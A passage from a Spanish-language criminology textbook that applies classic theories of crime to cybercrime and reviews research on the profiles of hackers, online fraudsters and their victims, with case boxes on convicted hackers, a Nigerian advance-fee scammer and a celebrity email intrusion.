Solo unos pocos estudios sobre la ciberdelincuencia han tratado de ver si el uso de las teorías tradicionales de la criminología podría ayudarnos a comprender la participación de ciertas personas en comportamientos delictivos en el ciberespacio (Kerstens y Veenstra, 2015). Hay tres posiciones sobre este tema, derivadas directamente del debate en torno a la definición del término «ciberdelincuencia», que hemos visto anteriormente.

Kerstens y Veenstra (2015) informan de que Grabosky (2001) considera que los comportamientos en línea y fuera de línea son similares y, por lo tanto, que las teorías tradicionales utilizadas en criminología pueden aplicarse plenamente, incluida la teoría de las actividades rutinarias.

Yar (2005), que también parte de la teoría de las actividades rutinarias, subraya, sin embargo, las diferencias entre el mundo real y el mundo virtual, decantándose por una innovación tecnológica. Por último, Jaishankar (2008) hace hincapié en la interdependencia de los dos mundos —virtual y real— favoreciendo, como veremos en su aportación, el desarrollo de una teoría específica para explicar la ciberdelincuencia.

Las teorías tradicionales más utilizadas actualmente por la investigación para comprender la ciberdelincuencia son la teoría de la asociación diferencial de Sutherland (1947), las técnicas de neutralización expuestas por Sykes y Matza (1957), y la teoría general del delito y del bajo autocontrol de Gottfredson y Hirschi (1990). Además, la teoría de Cohen y Felson (1979) sobre las oportunidades y las actividades rutinarias sigue siendo la explicación más frecuentemente citada para dar cuenta de la comisión de un acto delictivo (Bernier, 2016). Presentaremos brevemente estas teorías antes de examinar cómo se aplican al contexto de la ciberdelincuencia.

Teorías del aprendizaje

La teoría de la asociación diferencial de Sutherland (1947) se refiere a los conocimientos y hábitos que un individuo asimila en su entorno y en sus relaciones con los demás. Sutherland (1947) asume que una persona, en contacto con diferentes pares, aprenderá nuevas maneras de ver el mundo pero también de comportarse. De este modo, la persona no solo imitará lo que ve, sino que también «aprenderá a interpretar las acciones y el contexto social y material que le rodea de manera que favorezca la realización de actos delictivos» (Leman-Langlois, 2007, p. 80). Por lo tanto, el comportamiento delictivo se adquiere y no es innato. La comunicación con otras personas es la fuente de aprendizaje, una comunicación que se encuentra tanto verbalmente como en la práctica, la actitud o la apariencia física. Los grupos pequeños son los principales contextos de aprendizaje en los que el individuo se identifica más fácilmente con los demás. Dicho aprendizaje de la conducta delictiva se realiza en contacto con personas hacia quienes el individuo manifiesta confianza, respeto o amistad. Además, va más allá de las simples técnicas del acto delictivo, y se refiere principalmente a las interpretaciones (valores, motivación, actitudes y racionalizaciones) favorables para cometer un acto delictivo. En efecto, lejos de ser una simple teoría de la imitación, la asociación diferencial se refiere principalmente a la adopción de interpretaciones, símbolos y actitudes (Jaquith, 1981).

Sykes y Matza (1957) desarrollan un modelo explicativo de la delincuencia, en la misma línea de las teorías del aprendizaje, basado en el hecho de que prácticamente todo el mundo se siente moralmente obligado a respetar la ley, incluidos los delincuentes. Además, cuando un individuo comete un acto delictivo, necesita justificaciones para racionalizar su comportamiento. Sus justificaciones se llaman técnicas de neutralización y se aprenden a través del contacto entre pares. Sykes y Matza destacaron cinco técnicas: la negación de responsabilidad, la negación de daños, la negación de la existencia de una víctima, la acusación de los acusadores (la policía es corrupta, el sistema es hipócrita, etc.) y la invocación de autoridades superiores (lealtad hacia un amigo, etc.).

La mayoría de los criminólogos creen que es muy probable que la conducta delictiva preceda a las justificaciones. Por lo tanto, las técnicas de neutralización no serían una causa de delincuencia, sino un medio para escapar a una posible medida represiva.

Teoría integrativa

Gottfredson y Hirschi (1990) buscaron hacer una síntesis de lo que se conocía hasta entonces sobre la etiología[17] de la delincuencia. Como explica Ouimet (2009), su ambición es explicar todas las conductas delictivas, incluso varias formas de desviación en cualquier momento y en cualquier lugar. Parten de dos postulados: los delincuentes son seres racionales y el delito no es más que una manifestación de un mismo problema. Basándose en la teoría de la elección racional y del control social, incorporan una teoría del control personal en su modelo. Así, el factor etiológico más importante de la delincuencia para estos autores será la capacidad de un individuo para controlar sus impulsos y retener sus deseos. Se dice que un control personal débil proviene principalmente de la ausencia o debilidad de las fuerzas socializadoras, en particular el descuido de las buenas prácticas de la crianza de los hijos. De hecho, tener un buen autocontrol depende de tres factores, según Gottfredson y Hirschi: la supervisión de los padres, el reconocimiento de los comportamientos inapropiados y la capacidad de intervenir sobre el niño. Por lo tanto, el bajo autocontrol se explicaría plenamente por el entorno. Los individuos con bajo autocontrol se caracterizan generalmente por una mayor

impulsividad, una búsqueda de sensaciones fuertes, un gusto por el riesgo, una preferencia por las actividades físicas en lugar de las intelectuales, una baja tolerancia a la frustración y una inclinación a expresar físicamente su frustración.

Un metaanálisis llevado a cabo por Pratt y Cullen (2000) confirma que un bajo autocontrol predice el comportamiento delictivo, aunque no logra explicar por sí solo la etiología delictiva.

Teoría económica de la delincuencia

Cohen y Felson (1979) examinan los cambios en las tasas de delincuencia analizando las estadísticas delictivas en los Estados Unidos entre 1960 y 1990. En lugar de examinar las características específicas del delincuente, proponen un enfoque basado en las circunstancias del acto delictivo. Luego, analizan la delincuencia desde una perspectiva económica. Asumen que la actividad delictiva es una actividad racional. En efecto, según ellos, el delincuente es un ser racional que hace un cálculo de costo/beneficio antes de cometer su acto. Por lo tanto, si el costo (riesgo) del delito es menor que el beneficio potencial para el delincuente, entonces el delincuente pasará al acto. Además, el período estudiado por Cohen y Felson se caracterizó por un aumento en la cantidad de bienes en circulación, de modo que las oportunidades de robo, por ejemplo, se multiplican. Además, en este mismo período se produjo un aumento significativo de la población profesionalmente activa, especialmente con el importante ingreso de las mujeres al mercado laboral, lo que se tradujo en una menor vigilancia en los hogares durante el día.

Así, según ellos, las variaciones en las tasas de delincuencia pueden explicarse por la presencia de tres factores: la presencia de una oportunidad delictiva, la presencia de una persona dispuesta a aprovechar esa oportunidad y la ausencia de un guardia.

Es una teoría que explica bien la victimización repetida y la concentración de la delincuencia.

Para estos autores, la delincuencia puede evitarse si se desactiva uno de los tres elementos constitutivos de la comisión del acto. Así pues, una buena solución para prevenir la delincuencia sería hacer frente a uno de los tres factores. Es una teoría que subyace a la prevención situacional, ya que la intervención en el entorno que ofrece oportunidades a los delincuentes puede disuadirles de actuar.

Actualmente se están examinando otras teorías en el marco de la ciberdelincuencia, incluidas teorías psicológicas. Sin embargo, el corpus de investigación sigue siendo bastante pequeño, pero es un enfoque que podrá complementar los datos actuales para una mejor comprensión de los ciberdelincuentes y las víctimas de los ciberdelitos.

Veremos que al poner a prueba las teorías anteriormente descritas desde el terreno de la ciberdelincuencia, los investigadores aportarán algunos elementos de aclaración sobre el perfil de los delincuentes y el de las víctimas en la comisión de determinados ciberdelitos, en particular.

La piratería informática

Recuadro 3.3. **Dos ejemplos de piratas informáticos**

El caso de Ryan Cleary

Ryan Cleary, un hacker británico de 19 años de edad, fue condenado en mayo de 2013 a 32 meses de prisión por su implicación en varios ataques informáticos contra diversos organismos encargados de la aplicación de la ley, en particular la sede de la CIA, la famosa agencia de inteligencia estadounidense, pero también la de SOCA, la agencia británica que lucha contra el crimen organizado. Aunque el joven admitió formar parte de la organización de «hackers» LulzSec, conocida en particular por haber entrado en el sistema informático de Sony o en el Senado de Estados Unidos, el grupo siempre ha negado la implicación de Ryan Cleary en sus actividades.

El método utilizado por el joven hacker es un ataque de denegación de servicio distribuido (DDoS), cuyo objetivo es hacer que un servicio en línea no esté disponible inundándolo de tráfico innecesario. Actualmente representa una amenaza real, ya que es extremadamente difícil de contrarrestar y cada vez más fácil de llevar a la práctica.

Ryan Cleary, a quien se le ha diagnosticado síndrome de Asperger y síndrome de agorafobia, afirma haber actuado de manera altruista, al menos en parte, para desafiar a intereses poderosos y demostrar que a pesar de lo que suele creerse, los datos confidenciales en poder de grandes compañías y organizaciones no están lo suficientemente seguros.

Tras su arresto, el hacker fue expuesto por el grupo

Anonymous, quien publicó su nombre, dirección y número de teléfono en represalia por piratear el sitio web del grupo AnonOps y haber sacado a la luz más de 600 apodos y direcciones IP.

El caso Kane Gamble

El 20 de abril de 2018, Kane Gamble, un joven británico de 18 años, fue condenado a dos años de prisión y se confiscó todo su equipo informático por haber pirateado las cuentas de varios altos funcionarios estadounidenses. El joven hacker admitió haber cometido diez delitos contra la legislación de seguridad informática entre junio de 2015 y febrero de 2016.
En particular, logró obtener numerosos documentos confidenciales de la cuenta de correo electrónico del exdirector de la CIA, John Brennan, relativos a operaciones militares y de inteligencia en Afganistán e Irán, además de tomar el control del iPad de su esposa. El exfuncionario de Seguridad Nacional Jeh Johnson también fue blanco de ataques, así como los asesores del expresidente de Estados Unidos Barack Obama, el ex director adjunto del FBI Mark Giuliano o la red del Departamento de Justicia.
En particular, se jactó de haber establecido el desvío de las llamadas de James Clapper, antiguo director de la inteligencia nacional, hacia el movimiento de liberación de Palestina, o de haber efectuado «la mejor brecha de todos los tiempos» al conseguir los nombres de 1 000 empleados del FBI, incluido el del oficial responsable del tiroteo de Michael Brown en Ferguson (Misuri).
Si bien la acusación consideró todos estos actos como un apoyo político a los palestinos, motivado por la muerte de civiles inocentes, así como un medio de protestar contra la violencia policial y los actos racistas, para la defensa no eran más que un conjunto de bulos, llevados a cabo por un adolescente ingenuo que sufría de autismo.

Mientras que el concepto de ciberdelincuencia es bastante vago y abarca una amplia gama de actos, la piratería informática es también un término genérico al que se asocian diversas actividades distintas (Yar, 2006). Décary-Hétu (2013) también plantea la cuestión de si ese uso indebido de la expresión en torno a esta noción no ha distorsionado y vaciado su significado.

Definición de piratería informática

Leeson y Coyne definen como sigue:

> «La piratería corresponde a una diversidad de actividades: decodificación de contraseñas, creación de "bomba lógica", ataques por correo electrónico, ataques de denegación de servicio, desarrollo y diseminación de virus, acceso no autorizado a información almacenada electrónicamente, redirección automática de páginas web, secuestro de sitios web o cualquier otra actividad que implique el acceso a sistemas informáticos sin los permisos necesarios.» (2014, p. 207)

Su definición es muy detallada, cuando la gran mayoría de investigadores de ese campo se contentan con una definición más restrictiva. La piratería informática se concibe entonces como «el acto de acceder a un sistema informático sin autorización» (Brenner, 2001, p. 2; Taylor 1999).

De esta definición, Décary-Hétu (2013) destaca tres técnicas utilizadas por los hackers: descifrado, piratería e ingeniería social.

El descifrado se refiere al hecho de descifrar o intentar descifrar contraseñas para acceder a un sistema informático (Rowan, 2009). La piratería, por su parte, se entiende como el acto que trata de abusar de configuraciones incorrectas o errores cometidos por los programadores. Estas dos técnicas, la piratería y el descifrado, utilizan medios tecnológicos, mientras que la última técnica, la ingeniería social, utiliza el factor humano. De hecho, esta técnica se define como «el uso de una interacción social para obtener información sobre el sistema informático de la víctima» (Winkler y Dealy, 1995, citado en Décary-Hétu, 2013, p. 4).

Sobre la base de esta definición, los investigadores tratan de profundizar en el conocimiento de los perfiles de los piratas y de sus víctimas.

Tipología y perfiles de los piratas

1) Tipología

Los estudios sobre la piratería informática se han centrado en categorizar a los hackers según su perfil. Para ello, se ha recurrido sobre todo a dos ejes para diferenciar a los hackers: su motivación para la comisión de actos delictivos y sus conocimientos técnicos de informática.

Una de las primeras tipologías desarrolladas fue la de Rogers (1999), que clasifica a los piratas según sus habilidades técnicas, apenas ocho años después del nacimiento de la WWW. Destaca cuatro grupos::

i. Los piratas experimentados, no criminalizados, interesados sobre todo en la tecnología y que creen que toda la información debería ser gratuita;

ii. Los script kiddies que utilizan software automatizado para llevar a cabo ataques sin tener los conocimientos necesarios para entender lo que están haciendo ni para crear otras herramientas;

iii. Los criminales profesionales que se dedican a tiempo completo a la piratería, la convierten en un medio de subsistencia y son contratados por gobiernos, empresas y el crimen organizado;

iv. Los programadores que producen el código malicioso usado por otros grupos para piratear.

Las tipologías basadas en las motivaciones de los piratas intentan clasificarlos según el propósito que los impulsa a actuar. Los investigadores hacen hincapié en sus motivaciones porque los

ven como actores racionales[18] que deciden conscientemente dedicarse a actividades ilícitas con la esperanza de obtener una recompensa o satisfacción (Yar, 2006). A partir de ahí, los estudios especializados hacen referencia a seis motivaciones: reconocimiento, dinero, ideología, curiosidad, desafíos técnicos, a las que se les suma el altruismo, según datos recogidos durante las investigaciones de Decary-Hétu (2013). El pirata altruista sería el individuo que busca ayudar a otros identificando vulnerabilidades en sus sistemas y advirtiéndoles del problema. Pese a que esas personas prestan apoyo para aumentar la seguridad de los sistemas, no están autorizadas a cometer esos actos, por lo que pueden ser perseguidos por la justicia.

Finalmente, en 2006, Rogers intentó establecer una tipología híbrida, basada tanto en las motivaciones de los piratas como en sus capacidades técnicas. Identificó nueve grupos:

i. El novato, que es el neófito que usa herramientas automáticas y busca hacerse un nombre;
ii. El ciberpunk, ligeramente superior al novato, que tiene algún conocimiento de programación y busca fama y dinero;
iii. El iniciado, que ataca a su empleador desde dentro para vengarse;
iv. El simple ladrón que pasa del mundo real al mundo virtual para seguir a sus objetivos, como bancos y compañías de tarjetas de crédito, cuya principal motivación es el dinero;
v. El programador de virus;
vi. El pirata de la vieja escuela que heredó la mentalidad de los piratas mayores y que busca La estimulación intelectual;
vii. El criminal profesional especializado en la criminalidad informática que busca beneficios económicos;
viii. El guerrero de la información cuyo objetivo es desestabilizar los centros de toma de decisiones y que está motivado por el patriotismo; y
ix. El activista político.

Como han señalado varios autores (Yar, 2006; Leeson y Coyne, 2014), existe una gran variedad de piratas, caracterizados por diversas motivaciones. Décary-Hétu (2013) insiste entonces en que es difícil trazar un retrato tipo del pirata informático y que parece más realista considerar perfiles tan diversos como los de los delincuentes más tradicionales.

Sin embargo, algunas investigaciones se han centrado más específicamente en el perfil de estos piratas a fin de comprender mejor la prevalencia y las causas de su comportamiento.

2) Perfiles de los piratas informáticos

La investigación ha tratado de entender las causas del comportamiento de los piratas informáticos estudiándolo a través de factores contextuales y personales.

Con respecto a los factores contextuales, los investigadores abordaron el tema desde dos ángulos: influencia de los pares y de la familia.

Como señalan Holt y Bossler (2014), con respecto a la influencia de los pares, la primera vía de estudios cualitativos ha consistido en observar el comportamiento de los piratas a través de las teorías del aprendizaje, en particular la teoría de la asociación diferencial de Sutherland (1947). De esta forma se ha demostrado una correlación entre las relaciones con los pares y la participación en la piratería. A través del contacto con compañeros que se dedican a la piratería, los individuos aprenden que se trata de un acto aceptable, con lo que se vuelve más fácil que pasen al acto.

Además, en contacto con sus pares, los piratas movilizan lo que Sykes y Matza (1957) denominaron técnicas de neutralización que les permiten excusar o justificar sus comportamientos. De esa forma los hackers dan por hecho que sus acciones no causan daño, o bien culpan a las víctimas por sus escasas competencias en informática y seguridad. Sin embargo, es muy difícil separar claramente las motivaciones ex ante de los piratas de sus justificaciones post ante (Taylor, 1999).

En cuanto a la influencia de la familia, los estudios se han centrado en la teoría del bajo autocontrol de Gottfredson y Hirschi (1990). Tales estudios son todavía recientes y la relación entre el bajo autocontrol y la piratería no está clara (Holt y Bossler, 2014). Así pues, queda mucho por investigar sobre el tema habida cuenta de la diversidad de actos subyacentes a la piratería. Sin embargo, Holt et al. (2012) comenzaron a ver un vínculo entre el bajo autocontrol, las relaciones con los pares y la piratería. Higgins (2005) muestra que el bajo autocontrol está vinculado con la piratería de programas, pero que el aprendizaje social sigue siendo un mejor factor de comprensión para tales actos. Para tener una mejor idea del problema, anima a combinar la teoría del bajo autocontrol con la del aprendizaje social.

En relación con los factores personales que llevan a los individuos a cometer actos de piratería, el único consenso que encontramos en los estudios es que la gran mayoría de ellos son de sexo masculino (Décary-Hétu, 2013; Taylor, 1999), con una proporción de hombres a mujeres que algunos autores sitúan en 99:1 (Taylor, 1999). En general son jóvenes, menores de 30 años (Leeson y Coyne, 2014; Decary-Hétu, 2013). Sterling (1994) también indica que la mayoría de los piratas comienzan jóvenes y abandonan la piratería cuando tienen entre veinte y treinta años. Así, la masculinidad y la juventud son dos factores que explican la piratería (Taylor, 1999). A estas características se añade el hecho de que la mayoría de los piratas son caucásicos.

Se han identificado otros factores que llevan a una persona a participar en actividades de piratería. La primera es una exposición muy joven a la tecnología, a través, por ejemplo, de los videojuegos. En segundo lugar, se demostró que los piratas tenían mucha curiosidad por la tecnología y, además, unas habilidades de autogestión más desarrolladas que la media, algunos de ellos con rasgos antisociales. Finalmente, parece tratarse de personas más creativas con una mejor capacidad de análisis y de toma de decisiones (Holt, 2007; Taylor, 1999).

Otras especificidades sociodemográficas, como el perfil escolar o el perfil profesional, varían mucho en función de la muestra de los estudios (Décary-Hétu, 2013). Pontell y Rosoff (2009) descubrieron que los delitos informáticos como la piratería informática son más frecuentes en las clases sociales altas.

Gran parte de los estudios sobre las causas de la piratería informática se han centrado en formas relativamente simples de piratería. Si bien estas últimas tienen aún muchas zonas sin aclarar, las hay en mucha mayor medida en las formas más complejas de piratería (Holt y Bossler, 2014).

Perfil de las víctimas de la piratería informática

La piratería afecta tanto a los particulares como a las empresas y los gobiernos. Sin embargo, es bastante difícil conocer las características de los internautas potencialmente victimizados, mientras que los ataques dirigidos contra empresas o gobiernos suelen ser más extensos y por lo tanto mediatizados. Sabemos, sin embargo, que hay unas cifras negras en relación con la piratería contra empresas o incluso gobiernos que son significativas, ya que su reputación está en juego en tales casos.

La considerable falta de datos sobre las víctimas individuales se debe a que las personas no denuncian los hechos a las autoridades competentes, ya sea por falta de conocimiento sobre el tema o por temor a que no se haga nada por parte de la justicia. Para paliar este problema, la investigación criminológica está recurriendo a las encuestas de victimización. En cuanto a la piratería informática, la mayoría de los estudios se realizan con una muestra de estudiantes universitarios, por lo que los resultados son algo limitados (Holt y Bossler, 2013).

La principal manera de aprender un poco más sobre las víctimas de la piratería ha sido recurrir a la teoría de las actividades rutinarias desarrollada por Cohen y Felson. Los resultados de estos estudios muestran que no existe correlación entre la edad y el riesgo de ser víctima de un acto de piratería. Esto va en contra de lo que los criminólogos consideran un factor de riesgo de victimización en los delitos tradicionales. Además, parece que las mujeres son las más afectadas por la piratería informática y las infecciones por programas maliciosos. Sin embargo, los datos no son suficientemente concluyentes sobre el supuesto de que los piratas generalmente se dirigen a un grupo muy grande de víctimas y no a objetivos específicos. Además, las personas que cometen ciberdelitos estarían en mayor riesgo de convertirse en víctimas. Tal sería el caso en particular de las personas que hacen descargas ilegales o ven pornografía en línea (Weulen Kranenbarg, Holt y van Gelder, 2017).

Por último, sigue habiendo pocas pruebas sólidas sobre la protección que ofrecen, por ejemplo, los programas antivirus o los cortafuegos contra la piratería informática. Además, contar con competencias elevadas en informática no protege contra el riesgo de ser víctima de la piratería. Por el contrario, pueden convertirse en un factor de riesgo en la medida en que las personas con un alto nivel técnico tienen más probabilidades de adoptar comportamientos de riesgo al navegar por Internet (Van Wilsem, 2013).

Los fraudes informáticos

Recuadro 3.4. **La estafa nigeriana**

Mike, estafador nigeriano

El phishing es hoy en día una de las técnicas más conocidas de fraude informático. El principio es sencillo: una víctima recibe un correo electrónico o una llamada telefónica con la intención de engañarla, toma las medidas sugeridas proporcionándole al defraudador varios datos personales, que luego utiliza este último para obtener fondos. La «estafa nigeriana», o «timo 419», es una variante extremadamente común, particularmente entre los delincuentes ubicados en África. Se promete una cantidad muy grande de dinero a la víctima una vez que haya pagado algunos gastos «necesarios» (Cukier, Nesselroth y Cody, 2007). A medida que el estafador intercambia mensajes con la víctima, se le invita a esta constantemente a que efectúe el pago de otros gastos adicionales antes de poder recibir los fondos prometidos. Este proceso continúa hasta que la víctima deja de hacer los pagos (Dyrud, 2005). Se trata de una técnica extremadamente eficaz que sigue siendo sorprendentemente exitosa, a pesar de los esfuerzos cada vez mayores de concienciación pública. De hecho, según el FBI, 1 200 empresas fueron defraudadas en 2014 por un monto de 180 millones de dólares, frente a 5 800 en 2015, y unos beneficios que se elevan a 570 millones de dólares.

Fue gracias a este proceso que «Mike», un estafador nigeriano de 40 años de edad, logró atrapar a cientos de víctimas en Internet y así desviar más de 60 millones de dólares, 15,4 millones de solo una de sus víctimas. Encabezando una red transnacional de unos 40 miembros en Nigeria, pero también en Malasia y Sudáfrica, fue detenido por la Interpol con la ayuda de las autoridades nigerianas en agosto de 2016. Mike y sus cómplices fingían ser príncipes, herederos ricos o militares de alto rango que querían transferir urgentemente fondos fuera de su país y solicitaban la ayuda de sus víctimas, junto con la promesa de recibir intereses. La solicitud puede adoptar la forma de un anticipo de gastos (con el pretexto del pago de los honorarios de los abogados, los derechos de aduana, los impuestos, etc.), pero también hacerse con los datos bancarios y los documentos de identidad con el fin de transferir la suma, datos que luego utilizan los estafadores para hacerse pasar por sus víctimas y hacerse con los fondos de su cuenta bancaria.

La red también usó la famosa «estafa del CEO», consistente en piratear la cuenta de un alto directivo de una empresa antes de enviar un mensaje en su nombre a un empleado para que este pudiera transferir rápidamente una suma de dinero a una cuenta bancaria específica. De esa manera, la red puso en peligro las cuentas de correo electrónico de pequeñas y medianas empresas de todo el mundo, en particular de la India, Australia, Canadá, Malasia, Tailandia, Rumania, Sudáfrica y otros países. A continuación el dinero se lavó a través de contactos en China, Europa y los Estados Unidos, que produjeron extractos de cuenta bancarios para el flujo de fondos ilícitos.

Las estafas son actos delictivos que siempre han existido, pero para las cuales el auge de Internet aumenta las posibilidades y hace que los delincuentes se encuentren frente a un número mucho mayor de víctimas. A medida que Internet se convierta cada vez más en un lugar de comercio, se convertirá en un lugar de fraude (Grabosky, 2001). En efecto, el ciberespacio puede considerarse un «caldo de cultivo» para esos delitos (Fried, 2001).

Como ocurre con muchos otros ciberdelitos, el análisis del fraude se ve obstaculizado por la falta de datos fiables (Yar, 2006, Holt y Bossler, 2014). La variedad y el alcance del fraude en línea es difícil de determinar: falta de información, falta de consenso internacional sobre las categorías de fraude, combinación de métodos para muchos fraudes (en línea y fuera de línea) y falta de publicación de datos e información sobre el fraude cibernético por parte de los organismos nacionales son obstáculos para una mejor comprensión del fenómeno (Button, McNaughton Nicholls, Kerr y Owen, 2014).

Además, el fraude en línea está íntimamente ligado a la piratería informática (Holt y Bossler, 2014), por lo que es necesario considerar varios actores y actos. Esto dificulta mucho la detención de estos autores.

Definición y tipología del fraude en Internet

El fraude puede verse como una «tergiversación mediante una declaración o un comportamiento consciente o imprudente para obtener un beneficio material» (Martin, 2003, p. 1). Las víctimas de fraude se ven desposeídas de sus bienes o de dinero por desinformación o engaño. El fraude por Internet (o ciberfraude) es, por lo tanto, un término general que no se refiere a un único tipo de acto, sino que abarca diversos tipos de actos.

Así, Wall (2007) ha desarrollado una tipología muy detallada de los fraudes en Internet. Se presenta de la siguiente manera:

i. Fraudes de arbitraje de mercado
   a. contra el Estado y los monopolios
      - medicamentos
      - perfumes
      - cigarillos
      - apuestas y casinos en línea
   b. contra anunciantes (clics)
   c. contra usuarios (líneas sobrecargadas)

ii. Fraudes asociados al desarrollo de una economía en línea
   a. contra los consumidores
      - fraude de subastas
      - fraude de suscripciones
      - fraude en los alquileres vacacionales
      - fraude de crédito fácil
      - fraude de inversiones exóticas
   b. contra aspirantes a actores

iii. Fraude de pagos por adelantado
   a. estafa nigeriana
   b. fraudes de lotería
   c. fraudes de webs de citas

Ryan, Lavoie, Dupont y Fortin (2011), por su parte, están específicamente interesados en el fraude a través de los medios sociales. De esta manera, clasifican estos fraudes en dos grandes grupos: el fraude elaborado y el robo de identidad. El fraude elaborado se divide en cuatro categorías: fraude por abuso de confianza, fraude por arrendamiento de bienes inmuebles, fraude por uso de material falsificado y oferta de servicios sin licencia.

El fraude elaborado es definido por Ryan et al. (2011, p. 7) como «un acto de engaño cometido con el propósito de obtener ganancias, sin robo de identidad».

Koops y Leenes (2006, p. 556) definen el robo de identidad como: «fraude o cualquier otra actividad ilegal en la que la identidad de una persona se utiliza como objetivo o herramienta principal sin el consentimiento de esa persona».

Hay muchas maneras de cometer fraude, incluyendo la suplantación de identidad (phishing) o la piratería. La suplantación de identidad es un acto de engaño por el que el robo de identidad se utiliza para obtener información de un objetivo (Lastdrager 2014, 8). Es una técnica mediante la cual los estafadores intentan obtener información personal, a menudo enviando un correo electrónico falsificado. A esto se suma la ingeniería social, un método de piratería, previamente definido.

Perfil de los estafadores

Con Internet, los defraudadores tienen mayor flexibilidad para implementar su plan y convencer más fácilmente a sus víctimas. De hecho, sin presencia física, somos más fácilmente influenciados. La tecnología no solo permite una cierta pérdida de calidad en las interacciones, sino también una desindividuación[19]

de los actores (Warschauer, 2003). El anonimato de Internet hará que el individuo pierda parte de su control personal y adopte comportamientos que no habría tenido fuera de este contexto. Este anonimato «percibido» de Internet está vinculado a la desinhibición en línea. Las personas tienen muchas menos restricciones en el mundo virtual (Suler, 2004).

Ryan, Lavoie, Dupont y Fortin (2011) muestran que los defraudadores suelen ser en promedio ligeramente más jóvenes que las víctimas. Las personas afectadas por los fraudes elaboradas son mayores que las afectadas por el robo de identidad. Al igual que en la mayoría de los delitos cometidos en el ciberespacio, los defraudadores son principalmente hombres. Además, una mayor proporción de mujeres que llevan a cabo fraudes se dedica más bien al robo de identidad que al fraude elaborado.

No parece necesitarse un alto grado de competencia para los delitos de fraude. Carignan (2015) planteó el hecho de que los fraudes los cometen principalmente ciberdelincuentes de África y de la Península Arábiga, tal como señalamos en el capítulo anterior. Es uno de los pocos estudios que ha analizado los perfiles de los ciberdelincuentes atendiendo a su lugar de origen. Esta autora se inspiró de la teoría de las actividades rutinarias de Cohen y Felson y los resultados de su estudio sugieren que el acceso al empleo, las desigualdades financieras, la velocidad de Internet y el acceso a equipos informáticos, que son diferentes a escala mundial, tienen un impacto en las oportunidades de los delincuentes para cometer fraudes.

De hecho, si nos fijamos en los «YahooBoys»[20], jóvenes estafadores nigerianos, es evidente que el fraude en línea ha sido considerado como un medio de subsistencia y el desempleo como un factor crucial que atrae cada vez a más jóvenes a este delito cibernético (Adeniran, 2008; Tade y Aliyu, 2011).

Perfil de las víctimas de fraude en Internet

El fraude en línea se ha convertido en un problema importante en muchos países, que afecta a millones de víctimas. La investigación no suele estudiar a las víctimas de fraude, en comparación con las víctimas de otros tipos de delitos (Button, McNaughton Nicholls, Kerr y Owen, 2014).

Esta negligencia puede deberse, entre otras cosas, al hecho de que existe una baja tasa de denuncias de esos actos. Las razones de esa baja tasa son, según la literatura, las mismas que para los fraudes fuera de Internet: se culpa a las víctimas por caer en una trampa, se les avergüenza y tampoco saben a quién recurrir para tratar de sus desventuras, especialmente si se trata de pequeñas pérdidas de dinero.

La particularidad del ciberfraude, independientemente del tipo que sea, es que la víctima desempeña un papel activo en la comisión del acto. Así, este papel activo será un importante factor de vergüenza entre las víctimas, que suelen preguntarse por qué han sido tan ingenuas. Al mismo tiempo, tienen un fuerte sentimiento de culpa porque sienten que han contribuido al éxito del defraudador (Burgard y Schlembach, 2013).

En términos de afectados, los particulares son los más afectados por el fraude, seguidos por las empresas y los gobiernos (Carignan, 2015).

No obstante, en lo que respecta a las víctimas individuales, los resultados de la investigación arrojan algunas características sobre el tema. Sin embargo, dada la variedad de tipos de fraude que existen, los investigadores no han identificado un solo perfil de víctimas en línea. Más bien se han centrado en un tipo específico de fraude para analizar los factores de riesgo de victimización asociados específicamente con cada fraude.

En cuanto a los fraudes en los medios sociales, Ryan, Lavoie, Dupont y Fortin (2011) destacaron las características sociodemográficas y descubrieron que estos fraudes afectan tanto a hombres como a mujeres. Las víctimas también tienen una edad media más alta que los delincuentes (33,3 años). Además, los resultados del estudio de Reyns (2013) sobre el robo de identidad muestran que los hombres y las personas mayores tienen más probabilidades de ser víctimas que las mujeres y los jóvenes. Las personas con ingresos más altos también tienen más probabilidades de ser víctimas de robo de identidad que las personas con ingresos inferiores a 90 000 dólares canadienses al año.

Reyns (2013) puso a prueba la teoría de Cohen y Felson sobre la actividad rutinaria. Sus resultados mostraron que las personas que utilizan Internet para enviar correos electrónicos o mensajes instantáneos o para realizar operaciones bancarias en línea tienen un 50 % más de probabilidades de ser víctimas de robo de identidad que quienes no lo hacen. Los que compran en línea y descargan archivos tienen un 30 % más de probabilidades de ser víctimas. Sus resultados corroboran los hallazgos de Koops y Leenes (2006) de que todos estos comportamientos rutinarios son actividades de riesgo que exponen a los usuarios a una amenaza de robo de identidad.

Van Wilsen (2013) estudió el fraude al consumidor usando la teoría del bajo autocontrol de Gottfredson y Hirschi. Descubrió que las personas con bajo autocontrol tenían un mayor riesgo de ser víctimas.

Cabe señalar, sin embargo, que para muchos autores, el enfoque de las actividades rutinarias no es el mejor marco para estudiar el fraude en línea en general y que, por lo tanto, es aconsejable seguir buscando los mejores factores de riesgo para este tipo de delito (Ngo y Paternoster, 2011).

También es interesante observar que no parece haber un blanco apropiado y específico para el fraude bancario en línea. Ser víctima de un episodio tal es una coincidencia, un fenómeno contextual. La victimización parece ocurrir porque los estafadores ajustan continuamente su modus operandi en función de los acontecimientos, al lograr ganarse la confianza de los clientes o cuando estos no les prestan suficiente atención (Jansen y Leukfeldt, 2016).

Dado que la ingeniería social es la técnica preferida de los defraudadores, frente a las competencias técnicas resultan limita-

das las soluciones tecnológicas para la prevención de este tipo de ciberdelincuencia. Así pues, la mejor opción a considerar según Ryan et al. (2011) es la educación y la sensibilización de los usuarios, con alertas públicas frecuentes sobre el riesgo de fraude en línea.

Además, la recopilación estandarizada de datos podría ayudar a los organismos de lucha contra el fraude en su labor de prevención.

La ciberviolencia

Recuadro 3.5. **Piratería de fotos íntimas**

Christopher CHANEY

Entre noviembre de 2010 y octubre de 2011, Christopher Chaney, un ciudadano estadounidense de 35 años, utilizó la información disponible en varios blogs de celebridades para adivinar las contraseñas de sus cuentas de correo electrónico de Google o Yahoo. Consiguió hackear las cuentas de unos 50 de ellos, como Scarlett Johansson, Mila Kunis, Christina Aguilera y Renee Olstead, y acceder a un sinfín de correos electrónicos, fotos y documentos confidenciales.

Además, dos mujeres de su entorno también fueron víctimas de estos ataques cibernéticos, puesto que Christopher Chaney transfirió a su padre fotos sexuales de una antigua compañera de trabajo. Este tipo de ciberviolencia generalmente tiene consecuencias muy graves para las víctimas: una de ellas sufre desde entonces graves crisis de ansiedad y ataques de pánico, y la otra ha desarrollado una fuerte tendencia a la depresión y la paranoia. Según ellas, Christopher Chaney es un hombre cruel y aterrador cuyas acciones han afectado a sus vidas de manera irreparable.

